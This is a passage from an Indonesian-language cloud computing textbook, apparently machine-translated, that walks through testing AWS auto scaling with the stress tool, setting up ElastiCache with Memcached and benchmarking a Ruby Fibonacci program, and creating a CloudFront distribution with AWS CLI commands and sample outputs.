Sekarang, kita dapat memeriksa kebijakan kita menggunakan subperintah deskripsi-kebijakan penskalaan otomatis. Keluarannya menunjukkan kepada kita dua kebijakan penskalaan terpisah, skala turun haow1 dan skala skala haow1, bersama dengan ARN kebijakan, periode cooldownnya, jenis kebijakan, jenis penyesuaian, jumlah penyesuaian penskalaan, dan spesifikasi tentang alarm.

Di sini, kami mencoba menguji grup penskalaan otomatis kami untuk memastikan bahwa alarm berfungsi dan bahwa kebijakan penskalaan kami diikuti. Kami akan melakukan ini dengan menggunakan program Linux yang dikenal sebagai alat stres. Gagasan di balik alat stres adalah alat yang sengaja membebani CPU. Kami menginstal stress tool menggunakan apt-get install stress, meskipun kami juga dapat menggunakan yum jika kami menggunakan instance Red Hat Linux.

Gunakan tekanan dengan menjalankannya dengan argumen --cpu 1 untuk menghasilkan beban kerja yang mencapai penggunaan CPU 100%. Ini pada gilirannya memicu alarm, yang kemudian menyebabkan grup penskalaan kami menambahkan sebuah instance. Setelah satu menit, kami menjalankan subperintah uraikan-penskalaan-grup untuk melihat apakah proses peningkatan terjadi. Cuplikan keluaran adalah sebagai berikut:

```
{
    "AutoScalingGroups": [
        {
            ...
            "MinSize": 1,
            "Instances": [
                {
                    "ProtectedFromScaleIn": false,
                    "AvailabilityZone": "us-east-1c",
                    "InstanceId": "i-95dd0309",
                    "HealthStatus": "Healthy",
                    "LifecycleState": "InService",
                    "LaunchConfigurationName": "haow1-lc"
                },
                {
                    "ProtectedFromScaleIn": false,
                    "AvailabilityZone": "us-east-1c",
                    "InstanceId": "i-fdd00e61",
                    "HealthStatus": "Healthy",
                    "LifecycleState": "Pending",
                    "LaunchConfigurationName": "haow1-lc"
                }
            ],
            "MaxSize": 2,
        ...
        }
    ]
}
```


Kami melihat bahwa kami memiliki instance kedua (dalam hal ini, statusnya masih tertunda). Jika kami menunggu mungkin dua atau tiga menit lagi, statusnya akan berubah menjadi InService. Kami juga melihat bahwa kapasitas grup adalah 2. Pada titik ini, kami berhenti menjalankan alat stres yang akan mengakibatkan utilisasi CPU kami turun mendekati 0. Setelah utilisasi CPU turun di bawah 30%, alarm baru dipicu sehingga menghasilkan kebijakan pengurangan sedang dijalankan. Ingatlah bahwa ini tidak dapat dilakukan dalam waktu dua menit setelah peningkatan terjadi. Kita dapat menjalankan subperintah deskripsikan-skala-aktivitas untuk memverifikasi bahwa instance kedua dihentikan karena alarm baru.

6.7 KINERJA

Kami beralih ke bagian ini untuk melihat mekanisme untuk meningkatkan kinerja sumber daya cloud kami. Secara khusus, kami melihat kemampuan caching dan jaringan distribusi konten (CDN) AWS.

Elasticache


Amazon menyediakan layanan cache dalam memori di cloud yang disebut ElastiCache. ElastiCache menyimpan data yang sebelumnya telah digunakan dalam DRAM, sehingga meningkatkan kinerja aplikasi yang dihosting di cloud dengan menghindari pengambilan data yang baru digunakan atau yang biasa digunakan dari penyimpanan disk yang lebih lambat. Ada dua mesin caching dalam memori sumber terbuka yang dapat digunakan ElastiCache: Memcached dan Redis.

Memcached (diucapkan sebagai memcache-d) didasarkan pada arsitektur client-server. Data disimpan dalam sistem pasangan kunci-nilai di mana nilai kunci dari data di-hash ke lokasi penyimpanan di memori. Contohnya adalah nilai kunci cit538 dan nilai data komputasi awan. Pendekatan Memcached biasanya menggunakan tabel hash yang besar untuk memastikan ruang penyimpanan yang tepat, tetapi jelas jika tabel penuh, sesuatu harus dibuang. Memcached menggunakan algoritme LRU untuk membuang item data yang paling jarang digunakan, jadi itu juga harus melacak akses. Memcached dapat diskalakan dan dapat didistribusikan ke beberapa server.

Redis mirip dengan Memcached karena didasarkan pada penggunaan pasangan nilai kunci dan bentuk hashing. Satu perbedaan antara keduanya adalah klaster Memcached dapat memiliki beberapa node penyimpanan, tetapi klaster Redis hanya dapat memiliki satu node. Di sisi lain, fungsi hashing Redis dapat beroperasi tidak hanya pada string tetapi juga pada berbagai jenis struktur data termasuk kumpulan string, tabel hash, dan set. Redis juga mendukung operasi pada struktur data ini sehingga lebih dari sekadar proses penyimpanan dan pengambilan data (seperti penanganan persimpangan, penyatuan dan perbedaan pada kumpulan, dan pengurutan daftar).

Node cache adalah blok penyusun terkecil dari penerapan ElastiCache. Ini adalah potongan DRAM yang aman dan terhubung ke jaringan dengan ukuran tetap. Node cache memiliki nama host DNS dan nomor port. Cluster cache berisi satu atau lebih node cache. Cluster cache dibuat dengan sejumlah node cache tertentu bersama dengan pengidentifikasi cluster. Semua node dalam kluster harus menjalankan protokol mesin cache yang sama, yang dapat berupa Memcached atau Redis. Kapasitas sebuah cluster adalah total dari semua kapasitas node-nya. Kapasitas setiap node didasarkan pada jenis node. Saat ini, ElastiCache mendukung tiga jenis node: tujuan umum, pengoptimalan komputasi, dan pengoptimalan memori. Wilayah yang berbeda umumnya menyediakan ketiga jenis node tetapi ada beberapa pengecualian di mana beberapa wilayah memiliki jenis yang terbatas (misalnya, Asia Pasifik saat ini hanya mendukung tujuan umum). Baik tipe node tujuan umum dan yang dioptimalkan memori dibagi lagi menjadi generasi saat ini dan generasi sebelumnya. Setiap jenis memiliki beberapa nama aktual seperti cache.t2.micro (tujuan umum generasi sekarang) dan cache.c1.xlarge (dioptimalkan komputasi).

Mari kita lihat mengapa kita ingin menggunakan ElastiCache. Di sisi kiri Gambar 6.18, kami memiliki dua server caching di mana Server 1 memiliki kapasitas penyimpanan dua kali lipat dari Server 2. Tidak ada proses pengawasan yang memutuskan di mana item harus di-cache sehingga mungkin diperlukan dua akses untuk mencari item yang di-cache dan mungkin juga beberapa item akan di-cache di kedua server, mengurangi kapasitas yang tersedia. Di sisi kanan, kita melihat ElastiCache diimplementasikan menggunakan fungsi hash h(character) = character mod 3 dimana karakter sebenarnya adalah nilai American Standard Code for Information Interchange (ASCII) dari sebuah karakter dalam kunci. Karena Server 1 memiliki kapasitas dua kali lipat dari Server 2, kami menerapkan fungsi hashing untuk memetakan hasil 1 atau 2 dari h ke Server 1 dan ke Server 2 sebaliknya. Dua cache yang berdiri sendiri akan menyalahgunakan sebagian dari kapasitas penyimpanannya yang terbatas, sedangkan dengan ElastiCache, 1500 MB penuh akan digunakan seefisien mungkin.



Gambar 6.18 Caching dengan dan tanpa ElastiCache.

Sekarang mari kita lihat contoh untuk melihat cara membuat dan menggunakan ElastiCache serta efisiensi ElastiCache. Pertama, kami membuat cluster cache. Cluster cache dapat dibuat di dalam VPC atau di luar VPC. Di sini kami membuat cluster di luar VPC. Sebelum membuat cluster, kita perlu membuat grup keamanan cache melalui perintah berikut. Mirip dengan grup keamanan EC2 yang telah kita bahas sebelumnya, grup keamanan cache mengontrol akses jaringan ke cluster cache. Seperti yang telah kami sajikan dalam bab ini, kami melihat perintah aws diikuti dengan respons. Semua perintah aws kita akan menjadi elasticache dengan subperintah yang sesuai seperti create-cache-security-group.

```
aws elasticache create-cache-security-group
   --cache-security-group-name mycachesecuritygroup
   --description "My cache security group"

{
    "CacheSecurityGroup": {
        "OwnerId": "165786971191",
        "CacheSecurityGroupName": "mycachesecuritygroup",
        "Description": "My cache security group",
        "EC2SecurityGroups": []
    }
}
```

Opsi --cache-security-group-name menentukan nama untuk grup keamanan cache. Kolom OwnerId dari output menampilkan ID akun AWS dari pemilik grup keamanan cache. Sekarang kita dapat membuat cluster cache menggunakan subperintah create-cache-cluster.

```
aws elasticache create-cache-cluster --cache-cluster-id mycachecluster1
   --cache-node-type cache.m1.large
   --engine memcached --num-cache-nodes 1
   --cache-security-group-names mycachesecuritygroup
```

```
{
    "CacheCluster": {
        "Engine": "memcached",
        "CacheParameterGroup": {
            "CacheNodeIdsToReboot": [],
            "CacheParameterGroupName": "default.memcached1.4",
            "ParameterApplyStatus": "in-sync"
        },
        "CacheClusterId": "mycachecluster",
        "CacheSecurityGroups": [],
        "NumCacheNodes": 1,
        "AutoMinorVersionUpgrade": true,
        "CacheClusterStatus": "creating",
        "ClientDownloadLandingPage":
                "https://console.aws.amazon.com/elasticache/
                home#client-download:",
        "SecurityGroups": [
            {
                "Status": "active",
                "SecurityGroupId": "sg-9ba17de0"
            }
        ],
        "CacheSubnetGroupName": "mycachesubnetgroup",
        "EngineVersion": "1.4.24",
        "PendingModifiedValues": {},
        "PreferredMaintenanceWindow": "sun:07:30-sun:08:30",
        "CacheNodeType": "cache.m1.large"
    }
}
```


Opsi --cache-cluster-id menentukan pengidentifikasi grup node. Opsi --cache-node-type menentukan kapasitas komputasi dan memori node dalam grup node. Opsi --engine menentukan nama mesin cache yang akan digunakan untuk kluster cache ini. Itu bisa berupa memcache atau redis. Apa pun yang kami gunakan berlaku untuk semua node di cluster cache. Opsi --num-cache-nodes menentukan jumlah awal node cache yang akan dimiliki cluster cache. Opsi --cache-security-group-names menentukan nama grup keamanan untuk dikaitkan dengan cluster cache ini. Kolom CacheClusterStatus dari output menunjukkan status cluster cache saat ini. Sekarang cluster dalam keadaan membuat.

Sebelum menggunakan klaster cache dalam sebuah aplikasi, kita perlu mengidentifikasi potongan informasi khusus tentang klaster. Kami melakukannya dengan sub-perintah uraikan-cache-cluster sebagai berikut

```
aws elasticache describe-cache-clusters
```


```
{
      "CacheClusters": [
          {
              "Engine": "memcached",
              "CacheParameterGroup": {
                  "CacheNodeIdsToReboot": [],
                  "CacheParameterGroupName": "default.memcached1.4",
                  "ParameterApplyStatus": "in-sync"
              },
```

```
            "CacheClusterId": "mycachecluster",
            "PreferredAvailabilityZone": "us-east-1a",
            "ConfigurationEndpoint": {
                "Port": 11211,
                "Address": "mycachecluster.xdbib3.cfg.
                    use1.cache.amazonaws.com"
            },
            "CacheSecurityGroups": [],
            "CacheClusterCreateTime": "2016-05-18T15:45:27.848Z",
            "AutoMinorVersionUpgrade": true,
            "CacheClusterStatus": "available",
            "NumCacheNodes": 1,
            "ClientDownloadLandingPage": "https://console.aws.
                amazon.com/elasticache/home#client-download:",
            "SecurityGroups": [
                {
                    "Status": "active",
                    "SecurityGroupId": "sg-9ba17de0"

                }
            ],
            "CacheSubnetGroupName": "mycachesubnetgroup",
            ["EngineVersion": "1.4.24",
            "PendingModifiedValues": {},
            "PreferredMaintenanceWindow": "sun:07:30-sun:08:30",
            "CacheNodeType": "cache.m1.large"
        }
    ]
}
```


Sebelumnya, CacheClusterStatus menyatakan membuat tetapi sekarang tersedia. Bidang ConfigurationEndpoint menyediakan dua informasi tentang node cache. Pertama, ini menunjukkan nama host DNS dari node cache, mycachecluster.xdbib3.cfg.use1.cache.amazonaws.com. Yang kedua adalah informasi Port 11211, yang merupakan port yang didengarkan oleh mesin cache. Kami akan menggunakan alamat dan nomor port untuk menghubungkan aplikasi kami ke cache.

Aplikasi yang menggunakan ElastiCache harus dijalankan pada instans EC2. Namun, tidak ada akses jaringan yang diizinkan ke cluster cache secara default. Jadi kita perlu mengizinkan akses dari instans EC2 ke cluster cache. Kami menggunakan subperintah authorize-cache-security-group-ingress untuk mengotorisasi bahwa grup keamanan EC2 dapat memiliki akses ke grup keamanan cache. Semua instans EC2 yang terkait dengan grup keamanan EC2 akan diizinkan untuk mengakses klaster cache yang terkait dengan grup keamanan cache.

```
aws elasticache authorize-cache-security-group-ingress
   --cache-security-group-name mycachesecuritygroup
   --ec2-security-group-name haow1
   --ec2-security-group-owner-id 165786971191

{
      "CacheSecurityGroup": {
          "OwnerId": "165786971191",
          "CacheSecurityGroupName": "mycachesecuritygroup",
```

```
            "Description": "My cache security group",
            "EC2SecurityGroups": [
                {
                    "Status": "authorizing",
                    "EC2SecurityGroupName": "haow1",
                    "EC2SecurityGroupOwnerId": "165786971191"
                }
            ]
        }
}
```

Opsi --cache-security-group-name menentukan grup keamanan cache, yang akan memungkinkan masuknya jaringan. Opsi --ec2-security-group-name menentukan grup keamanan EC2 yang akan diotorisasi untuk masuk ke grup keamanan cache. Opsi --ec2-security-group-owner-id menentukan nomor akun AWS dari pemilik grup keamanan EC2. Sekarang kita menjalankan instans EC2, yang akan menghosting aplikasi yang akan kita tulis di mana aplikasi kita akan menggunakan klaster ElastiCache yang telah kita buat. Setelah instance kami berjalan, kami akan ssh ke dalamnya dan menjalankan aplikasi kami. Untuk menjalankan instance kami, kami akan menggunakan perintah berikut:

```
aws ec2 run-instances --image-id ami-d9a98cb0 --count 1
   --instance-type t1.micro --key-name haow1-key --security-groups haow1
```

Sebagai contoh aplikasi untuk mendemonstrasikan pemanfaatan ElastiCache, kami akan menggunakan program sederhana untuk menghitung deret Fibonacci (didefinisikan sebagai f0 = 0, f1 = 1, dan fn = fn − 1 + fn − 2 untuk n > 1) . Kami akan menulis dua aplikasi Ruby yang berbeda. Yang pertama mendefinisikan fibonacci untuk menghitung nilai ke-n dalam deret Fibonacci secara rekursif dan loop for yang akan beralih dari 0 ke parameter yang ditentukan pengguna, ARGV[0].


```
def fibonacci(n)
      if n==0 || n==1
          return n
      else
          return fibonacci(n-1) + fibonacci(n-2)
      end
end

for i in 0..ARGV[0].to_i
      puts fibonacci(i)
end
```

Sekarang, kami mendefinisikan program Ruby kedua untuk memanfaatkan Elasticache.

```
$cache=Dalli::Client.new('mycachecluster.xdbib3.cfg.use1.
      cache.amazonaws.com:11211')

def fibonacci(n)
          value = $cache.get(n)
          if not value.nil?
              return value
```

```
        end
    if n==0 || n==1
        $cache.set(n, n)
        return n
    else
        value=fibonacci(n-1) + fibonacci(n-2)
        $cache.set(n,value)
        return value
        end
end

for i in 0..ARGV[0].to_i
    puts fibonacci(i)
end
```

Di sini, kita melihat instruksi tambahan diselingi program yang secara khusus memanfaatkan ElastiCache. Instruksi Dalli::Client.new adalah pemanggilan metode yang kita gunakan untuk menyetel variabel $cache ke Elasticache cluster mycachecluster.xdbib3.cfg.use1.cache.amazonaws.com, yang kita buat melalui perintah yang tercantum sebelumnya di sini bagian. Dalli adalah pustaka klien ElastiCache sederhana untuk aplikasi Ruby. Dalam fungsi fibonacci, kami memiliki pemanggilan metode $cache.get(key) untuk memeriksa apakah nomor (kunci) yang diminta di-cache di klaster ElastiCache sebelum kami mencoba membuat nomor melalui rekursi. Jika ya, nomor tersebut langsung dikembalikan dari cache. Jika tidak, nomor dihitung dan kemudian di-cache di ElastiCache untuk penggunaan di masa mendatang melalui pemanggilan metode $cache.set(n, value). Jika Anda memiliki pengetahuan tentang pemrograman, yang kami lakukan adalah mengimplementasikan program komputasi Fibonacci tanpa pemrograman dinamis (contoh pertama) dan dengan pemrograman dinamis. Ketika n besar, versi pemrograman dinamis harus jauh mengungguli versi pemrograman nondinamis karena jumlah panggilan rekursif yang diperlukan meningkat secara eksponensial saat n meningkat sedangkan dengan cache, kami menghindari keharusan menggunakan rekursi setelah nilai untuk n yang diberikan dihitung.



Gambar 6.19 Performa aplikasi ruby sederhana dengan dan tanpa ElastiCache.

Kami mengeksekusi dua aplikasi dan menunjukkan hasil kinerja pada Gambar 6.19. Nilai n ditunjukkan dengan sumbu x grafik, sedangkan jumlah detik yang dibutuhkan aplikasi untuk mengeksekusi berada di sepanjang sumbu y grafik. Perhatikan bahwa ketika n kecil (27 atau kurang), kinerjanya kira-kira sama. Namun saat n meningkat melebihi 27, performa versi

tanpa akses ElastiCache mulai meningkat dan saat kami mencapai n = 40, kami melihat performa berlipat ganda dengan setiap n baru (mis., n = 40 membutuhkan waktu sekitar dua kali lebih lama dari n = 39). Untuk n = 40, fibo-nacci(40) tanpa ElastiCache membutuhkan waktu sekitar 35 detik, sedangkan versi dengan ElastiCache membutuhkan waktu lebih dari 0 detik.

Mengapa ada perbedaan performa yang besar antara kedua aplikasi ini? Menurut persamaan, fn tergantung pada dua angka sebelumnya, fn − 1 dan fn − 2. Ada banyak perhitungan berulang ketika angka fibonacci dihasilkan. Ketika n semakin besar, perhitungan menjadi lebih mahal. Dengan ElastiCache, fn − 1 dan fn − 2 akan di-cache. Perhitungan ulang yang mahal dari fn – 1 dan fn − 2 dihindari ketika menghasilkan fn. Tanpa ElastiCache, itu harus mengulangi perhitungan fn − 1 dan fn − 2 lagi dan lagi. Di Bab 9, kita membahas bahwa cache hit rate adalah metrik penting untuk mengukur seberapa efektif penggunaan cache.

Kita dapat menambahkan kode berikut untuk mengetahui dua informasi tentang bagaimana aplikasi kita menggunakan cache. Pemanggilan metode stats.fetch dengan parameter "get_hits" memberikan jumlah permintaan get yang diterima cache tempat kunci yang diminta ditemukan. Dengan menggunakan parameter "cmd_get", kami memperoleh jumlah total permintaan yang diterima cache. Kami kemudian dapat menghitung hit rate cache sebagai GetHits/CmdGet.

```
stats=$cache.stats.fetch("mycachecluster.xdbib3.cfg.use1.
   cache.amazonaws.com:11211")
GetHits=stats.fetch("get_hits")
CmdGet=stats.fetch("cmd_get")
```

Mari kita perhatikan sebuah contoh. Asumsikan kita menjalankan aplikasi kedua (yang menggunakan ElastiCache) dengan nilai baris perintah 2 (yaitu, 2 untuk ARGV[0]). Ini berarti bahwa kita ingin menghitung dan mengeluarkan nilai Fibonacci untuk n = 0, n = 1, dan n = 2. Ini menghasilkan nilai GetHits = 2 dan CmdGet = 5. Jika Anda menelusuri kode, Anda seharusnya dapat untuk mencari tahu mengapa. Hit rate akan sangat buruk, hanya 40% (2/5 * 100%). Alasan hit rate rendah adalah karena dengan n = 0 dan n = 1, nilainya belum ada di cache dan kami hanya mendapatkan keuntungan ketika n = 2 karena secara rekursif akan memanggil fungsi fibonacci dengan n = 1 dan n = 0 dan dengan demikian hanya dalam panggilan terakhir itu kita dapat memanfaatkan cache. Namun, saat n meningkat, jumlah hit meningkat sehingga tingkat hit kita akan meningkat secara dramatis.

Kita juga dapat menggunakan CloudWatch, yang dibahas di Sub-bab 6.5, untuk memantau ElastiCache. Misalnya, perintah cloudwatch berikut mengumpulkan statistik penggunaan CPU untuk cluster cache yang kami buat. Kami telah meminta statistik untuk jendela 60 detik, dan melihat bahwa penggunaan CPU rata-rata adalah 25% yang menunjukkan waktu tunggu yang signifikan di cache.

```
aws cloudwatch get-metric-statistics --metric-name CPUUtilization
   --dimensions="Name=CacheClusterId,Value=mycachecluster"
   --statistics=Average --namespace="AWS/ElastiCache"
   --start-time 2016-05-21T00:00:00 --end-time 2016-05-22T00:00:00
   --period=60
{
      "Datapoints": [
          {
              "Timestamp": "2016-05-21T16:23:00Z",
              "Average": 0.25,
              "Unit": "Percent"
          },
      …
}
```

Jika kita ingin membuat cluster cache di dalam VPC, perintahnya berbeda dari yang sudah kita buat. Kita perlu membuat VPC, subnet, gateway Internet, tabel perutean, dan rute di tabel perutean. Setelah VPC dibuat, kami menggunakan sub-perintah create-cache-subnet-group dari elasticache diikuti dengan membuat cluster cache di subnetgroup tersebut. Berikut adalah dua perintah yang diperlukan:

```
aws elasticache create-cache-subnet-group
   --cache-subnet-group-name mycachesubnetgroup
   --cache-subnet-group-description "Cache"
   --subnet-ids subnet-960e285a

aws elasticache create-cache-cluster --cache-cluster-id mycachecluster
   --cache-node-type cache.m1.large
   --engine memcached --num-cache-nodes 1
   --cache-subnet-group-name mycachesubnetgroup
   --security-group-ids sg-92898df8
```

Opsi --cache-subnet-group-name menentukan nama grup subnet yang akan digunakan untuk cluster cache. Opsi --security-group-ids menentukan grup keamanan VPC yang terkait dengan cluster cache. Contoh lengkap akan disajikan di akhir latihan bab ini. Setelah membuat cluster cache, kita dapat menghapusnya dengan perintah berikut. Pertama, kami menghapus cluster, lalu grup keamanan, dan terakhir grup subnet.


```
aws elasticache delete-cache-cluster --cache-cluster-id mycachecluster

aws elasticache delete-cache-security-group
   --cache-security-group-name mycachesecuritygroup

aws elasticache delete-cache-subnet-group
   --cache-subnet-group-name mycachesubnetgroup
```

Cloudfront

Amazon menyediakan layanan CDN. Layanan ini disebut CloudFront. Amazon telah menerapkan jaringan server edge terdistribusi yang berlokasi di lima benua: Asia, Australia, Eropa, Amerika Utara, dan Amerika Selatan. Pada penulisan buku ini, jaringan CloudFront

memiliki 55 situs geografis, termasuk Atlanta, Amsterdam, Seoul, dan Sydney. Situs-situs ini dikenal sebagai lokasi tepi.

Gambar 6.20 mengilustrasikan cara kerja CloudFront. Pertama, kami meletakkan objek, seperti halaman web dan file multimedia, di server asal. CloudFront mendistribusikan konten ke lokasi di dalam CDN-nya. Server asal dapat berupa bucket S3 atau server HTTP apa pun, dan menyimpan versi asli objek. Sekarang, kami membuat distribusi untuk mendaftarkan server asal dengan layanan CloudFront. CloudFront secara otomatis menetapkan nama domain unik untuk distribusi, seperti d8cel1ibb5oof. cloudfront.net. Kami memerlukan nama domain yang ditetapkan ini untuk mereferensikan objek di Cloudfront dan mengonfigurasi cara CloudFront menyajikan objek kepada pengguna. Selanjutnya, kita perlu mengubah link dari berbagai halaman web kita ke objek-objek ini; kami menggunakan nama domain distribusi alih-alih nama domain server asal. Saat pengguna meminta salah satu objek ini menggunakan nama domain distribusi, permintaan tersebut dialihkan ke CloudFront, yang kemudian memutuskan lokasi tepi mana yang tersedia yang dapat mengirimkan objek yang diminta. Keputusan didasarkan pada kedekatan dan ketersediaan. CloudFront kemudian merutekan permintaan ke lokasi edge yang dipilih. Jika objek yang diminta tidak di-cache di lokasi edge tersebut, lokasi edge akan mengambil objek dari server asal dan mengembalikannya ke pengguna sambil juga meng-cache-nya untuk akses di masa mendatang.



Gambar 6.20 Arsitektur CloudFront.

Tidak seperti S3, CloudFront tidak dirancang untuk penyimpanan yang tahan lama. Objek yang di-cache dikaitkan dengan waktu kedaluwarsa. Objek yang di-cache akan dihapus dari CloudFront setelah kedaluwarsa. Waktu kedaluwarsa diatur berdasarkan kebutuhan spesifik Anda. Objek statis, misalnya, mungkin memiliki waktu kedaluwarsa yang lama sehingga tidak perlu menghubungi server asal dan dengan demikian pengguna memiliki waktu pengunduhan yang lebih singkat. Untuk objek dinamis, waktu kedaluwarsa tentu lebih singkat, tetapi Anda dapat mengontrol ini sesuai kebutuhan. Objek dinamis kemudian akan sering membutuhkan waktu pengunduhan yang lebih lama sehingga mereka menerima versi terbaru dari objek yang diminta.

Mari kita lihat cara menggunakan CloudFront dari perintah AWS CLI. Kami akan menggunakan CloudFront untuk mempercepat kinerja halaman web yang dihosting di bucket s3 dengan URL http://haow1. s3.amazonaws.com/WeiHao.html. Pertama-tama kita harus menentukan distribusi dengan file konfigurasi bernama enable.json. Konten file json ditampilkan sebagai berikut:

```
{
        "CallerReference": "my-distribution",
        "Origins": {
            "Quantity": 1,
            "Items": [
                {
                    "Id": "my-origin",
                    "DomainName": "haow1.s3.amazonaws.com",
                    "S3OriginConfig": {
                         "OriginAccessIdentity": ""
                    }
                }
            ]
        },
        "DefaultCacheBehavior": {
            "TargetOriginId": "my-origin",
            "ForwardedValues": {
                "QueryString": true,
                "Cookies": {
                    "Forward": "none"
                }
            },
            "TrustedSigners": {
                "Enabled": false,
                "Quantity": 0
            },
            "ViewerProtocolPolicy": "allow-all",
            "MinTTL": 3600
        },
        "Comment": "",
        "Enabled": true

}
```

Dalam file konfigurasi, properti CallerReference mendefinisikan nilai unik yang mencegah pembuatan duplikasi distribusi. Properti Origins mendeskripsikan server asal. Bidang Id menentukan pengidentifikasi unik untuk asal. Bidang NamaDomain menentukan nama DNS asal tempat lokasi edge mengambil objek untuk distribusi. Di sini haow1.s3.amazonaws.com

adalah nama domain dari server asal. Properti DefaultCacheBehavior menjelaskan perilaku cache default untuk distribusi. Properti Comment mendefinisikan komentar tentang distribusi. Properti Enabled menentukan apakah distribusi harus menerima permintaan pengguna. Jika nilainya benar, distribusi menerima permintaan. Kami sekarang dapat membuat distribusi CloudFront melalui perintah berikut. Di bawah perintah, kutipan dari output disediakan.

```
aws cloudfront create-distribution --distribution-config file://enabling.
   json

{
      "Distribution": {
          "Status": "InProgress",
          "DomainName": "d8cel1ibb5oof.cloudfront.net",
                ...
          "LastModifiedTime": "2016-05-23T20:58:17.523Z",
          "Id": "E2C64QNTZBNGGO"
      },
      "ETag": "E1FLW4WC7JRP70",
      "Location": "https://cloudfront.amazonaws.com/2016-
          01-13/distribution/E2C64QNTZBNGGO"
}
```

Kita bisa melihat status distribusinya InProgress artinya distribusinya masih dibuat. Butuh beberapa waktu untuk membuat distribusi karena perubahan perlu disebarluaskan melalui sistem CloudFront. Saat propagasi selesai, status distribusi berubah menjadi Deployed. Nama domain yang ditetapkan untuk distribusi tersebut adalah d8cel1ibb5oof.cloudfront. bersih. Pengidentifikasi untuk distribusi adalah E2C64QNTZBNGGO. ETag mewakili versi distribusi saat ini. Kami sekarang dapat memeriksa status distribusi dengan perintah berikut:

```
aws cloudfront get-distribution --id E2C64QNTZBNGGO
```

Outputnya akan menunjukkan kepada kita bahwa distribusi kita sekarang sudah Di-deploy. Kami kemudian dapat menguji kinerja CloudFront. Kami akan mengunjungi situs Pingdom dan membandingkan kinerja halaman web kami melalui distribusi CloudFront, seperti yang disimpan di bucket S3 asli dan halaman web seperti yang disimpan di server web kami di NKU. Kami menggunakan Pingdom untuk menguji halaman dari setiap sumber seperti yang digunakan melalui Amsterdam, Belanda, menguji masing-masing setidaknya dua kali. Hasilnya ditunjukkan pada Tabel 6.6.

Tabel 6.6 Hasil melalui Pingdom untuk Situs Web Kami

URL (Lokasi)	Waktu Muat (dalam ms)
http://s3.amazonaws.com/haow1/WeiHao.html	311
http://s3.amazonaws.com/haow1/WeiHao.html	192
http://d8cel1ibb5oof.cloudfront.net/WeiHao.html	257
http://d8cel1ibb5oof.cloudfront.net/WeiHao.html	12
http://www.nku.edu/~haow1/	596

http://www.nku.edu/~haow1/	348

Akses kedua ke halaman web dengan distribusi CloudFront mencapai kinerja terbaik. Waktu muatnya (12ms) jauh lebih singkat daripada waktu muat akses pertama (257ms) karena akses pertama memicu caching halaman di lokasi edge. Halaman web di S3 mencapai kinerja terbaik kedua (192ms).

